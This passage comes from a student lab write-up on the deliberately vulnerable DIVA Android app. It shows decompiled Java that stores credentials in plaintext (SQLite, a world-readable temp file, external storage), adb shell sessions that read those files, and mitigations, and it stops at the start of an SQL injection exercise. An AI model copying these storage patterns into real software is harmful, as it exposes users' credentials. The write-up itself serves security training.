
••••••••••

SAVE

3rd party credentials saved successfully!

A message appears saying the credentials were saved. This made me check if my data was stored securely or not.


I opened the app code using **JADX-GUI**. In the file InsecureDataStorage2Activity.java, I found this:



```java
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class InsecureDataStorage2Activity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("ids2", 0, null);
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
        } catch (Exception e) {
            Log.d("Diva", "Error occurred while creating database: " + e.getMessage());
        }
        setContentView(R.layout.activity_insecure_data_storage2);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids2Usr);
        EditText pwd = (EditText) findViewById(R.id.ids2Pwd);
        try {
            this.mDB.execSQL("INSERT INTO myuser VALUES ('" + usr.getText().toString() + "', '" + pwd.getText().toString() + "');");
            this.mDB.close();
        } catch (Exception e) {
            Log.d("Diva", "Error occurred while inserting into database: " + e.getMessage());
        }
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}
```

This shows that the app:

- Creates an **SQLite database** named ids2
- Saves the username and password in a table called myuser
- Does **not encrypt** the database or protect the data



```
C:\Users\L E N O V O\Downloads\Android Setup\Android Setup>adb shell
genymotion:/ # cd /data/data/jakhar.aseem.diva/databases/
genymotion:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db divanotes.db-journal ids2 ids2-journal
genymotion:/data/data/jakhar.aseem.diva/databases # SELECT * FROM myuser;
/system/bin/sh: SELECT: inaccessible or not found
127|genymotion:/data/data/jakhar.aseem.diva/databases # adb pull /data/data/jakhar.aseem.diva/databases/ids2
/system/bin/sh: adb: inaccessible or not found
127|genymotion:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db divanotes.db-journal ids2 ids2-journal
genymotion:/data/data/jakhar.aseem.diva/databases # cat ids2
☻oZo☐oZK☻♠↨↓↓@stablemyusermyuser♦CREATE TABLE myuser(user VARCHAR, password VARCHAR)W☻♠↨--@ctableandroid_metadataandroid☻o☐o☐◄☻♥↨▼MominMomin1234genymotion:/data/data/ja
genymotion:/data/data/jakhar.aseem.diva/databases #
```

I used **adb shell** followed by **cd /data/data/jakhar.aseem.diva/databases/** and ran **cat ids2**, which showed my username and password stored in plain text inside the SQLite database file

Root cause

- App creates an unencrypted SQLite DB (ids2) and inserts username/password into table myuser without encryption or access controls.

Impact

- Stored credentials can be read from the device filesystem (or if backed up), leading to account compromise and unauthorized access.

Severity:- High


Exploitability:- Very easy

Mitigations

- Do not store plaintext credentials locally (must): authenticate on server-side and store only tokens.
- Encrypt local DB or use secure storage (must): use SQLCipher or encrypt sensitive fields; protect DB with Android Keystore.
- Limit retention & apply least privilege (recommended): store minimal info, avoid storing passwords, and secure backups.

Activity 5: Insecure data storage - Part 3

I opened the **Insecure Data Storage** option in the DIVA Beta app. It asked me to enter a service username and password. In the third party username I wrote abcdef and in password I wrote abcdef1234.
Then I clicked on the save button.



7:55

5. Insecure Data Storage - Part 3

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

abcdef


•••••••••••

SAVE

3rd party credentials saved successfully!

A toast message appears saying the credentials were saved successfully.


I opened the source code using JADX-GUI, and in the file **InsecureDataStorage3Activity.java**, I found this line of code:



```java
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

/* loaded from: classes.dex */
public class InsecureDataStorage3Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage3);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids3Usr);
        EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
        File ddir = new File(getApplicationInfo().dataDir);
        try {
            File uinfo = File.createTempFile("uinfo", "tmp", ddir);
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```

This shows:

- The app creates a temporary file named **uinfo.**
- It sets the file to be **readable and writable** by other processes or apps on the device.
- The **username and password are stored in plain text** inside this file.



```
C:\Users\L E N O V O\Downloads\Android_Setup\Android_Setup>adb shell
genymotion:/ # cd /data/data/jakhar.aseem.diva/
genymotion:/data/data/jakhar.aseem.diva # ls -al
total 72
drwxr-x--x   6 u0_a101 u0_a101        4096 2025-07-11 07:55 .
drwxrwx--x 136 system  system        12288 2025-07-11 00:39 ..
drwxrws--x   2 u0_a101 u0_a101_cache  4096 2025-07-11 00:39 cache
drwxrws--x   2 u0_a101 u0_a101_cache  4096 2025-07-11 00:39 code_cache
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-11 07:19 databases
lrwxrwxrwx   1 root    root             62 2025-07-11 06:09 lib -> /data/app/jakhar.aseem.diva-X2SSjZoycCjfbJJdLPI35g==/lib/x86
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-11 01:46 shared_prefs
-rw-------   1 u0_a101 u0_a101          18 2025-07-11 07:55 uinfo5707897359656618617tmp
genymotion:/data/data/jakhar.aseem.diva # cat uinfo5707897359656618617tmp
abcdef:abcdef1234
genymotion:/data/data/jakhar.aseem.diva #
```

I opened the terminal, ran **adb shell**, navigated to **/data/data/jakhar.aseem.diva/**, and used **cat** on the newly created **uinfoXXXX.tmp file,** where I saw my username and password stored in plain text, confirming the vulnerability.

Root cause

App creates a temp file and sets it readable/writable by other apps, storing username/password in plain text instead of using protected storage.

Impact

Any app or user with file access (or on a rooted device) can read the temp file and steal credentials, leading to account compromise and unauthorized access.

Severity :- High


Exploitability:- Very easy

Mitigations

- Do not write sensitive data to world-readable files (must): avoid creating files with global permissions.
- Use internal app storage & encryption (must): store sensitive data in internal storage or EncryptedSharedPreferences / Android Keystore.
- Minimize local storage of credentials (recommended): prefer server authentication and store only short-lived tokens if necessary.

Activity 6: Insecure data storage - Part 4

I opened the **Insecure Data Storage** option in the DIVA Beta app. It asked me to enter a service username and password.
In the third party username I wrote Goodmorning and in password I wrote Goodmorning123.
Then I clicked on the save button.


8:12

6. Insecure Data Storage - Part 4

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.


Goodmorning

••••••••••••••

3rd party credentials saved successfully!

A toast message appears saying the credentials were saved successfully.

In **InsecureDataStorage4Activity.java**, I found this code:




```
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

/* loaded from: classes.dex */
public class InsecureDataStorage4Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage4);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids4Usr);
        EditText pwd = (EditText) findViewById(R.id.ids4Pwd);
        File sdir = Environment.getExternalStorageDirectory();
        try {
            File uinfo = new File(sdir.getAbsolutePath() + "/.uinfo.txt");
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
```

This shows:

- The credentials are being saved in a file named uinfo4.txt.
- The file is located in **external storage** (/sdcard/), which is accessible by other apps or users with file manager access.
- The data is written in **plain text** without any encryption.

I used adb shell to navigate to /sdcard/, listed the files using ls -al, and then used cat .uinfo.txt to view its contents, which showed my stored data in plain text (good evening:hello), confirming insecure storage on external storage.



```
C:\Users\L E N O V O\Downloads\Android_Setup\Android_Setup>adb shell
genymotion:/ # cd /sdcard/
genymotion:/sdcard # ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
genymotion:/sdcard # ls -al
total 104
drwxrwx--x 12 root sdcard_rw 4096 2025-07-11 08:12 .
drwx--x--x  4 root sdcard_rw 4096 2025-07-08 01:43 ..
-rw-rw----  1 root sdcard_rw   27 2025-07-11 08:12 .uinfo.txt
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Alarms
drwxrwx--x  3 root sdcard_rw 4096 2025-07-08 01:43 Android
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 DCIM
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Download
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Movies
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Music
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Notifications
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Pictures
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Podcasts
drwxrwx--x  2 root sdcard_rw 4096 2025-07-08 01:43 Ringtones
genymotion:/sdcard # cat .uinfo.txt
Goodmorning:Goodmorning123
genymotion:/sdcard #
```

This confirmed that the credentials were saved in plain text in external storage.

Root cause

The app writes credentials/data to world-accessible external storage (/sdcard/) without encryption or access controls.

Impact

Any app or user with file access (or anyone who gets the device/storage) can read the file and steal sensitive data → account compromise, data leakage, privacy breach.

Severity:- High

Ease of exploitation:- Very easy


Mitigations

- Do not store secrets on external storage (must): never write credentials, tokens, PAN/CVV, or other sensitive data to SDCard.
- Use internal app storage or encrypted storage (must): store sensitive data in internal storage with MODE_PRIVATE or use EncryptedSharedPreferences / Android Keystore / SQLCipher for DBs.
- Avoid plaintext files & enforce least retention (must): if temporary files are necessary, write encrypted data, restrict permissions, and securely delete immediately after use.
- Use modern platform protections (recommended): adopt scoped storage, deny world-readable flags, and avoid File.setReadable(true) for sensitive files.
- Server-side storage & tokens (recommended): move authentication/credentials to server; store only short-lived tokens locally.

Activity 7 - Input validation issue

(Sql injection activity)

I opened the **Input validation issue** option in the DIVA Beta app. It asked me to enter a username to search. So I started testing how the app handled the input. I first entered a normal input admin. Then I clicked on the save button.




Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

User: (admin) pass: (passwd123) Credit card: (1234567812345678)

This means that the app is showing **stored user data** (username, password, and credit card number) based on the username I type.

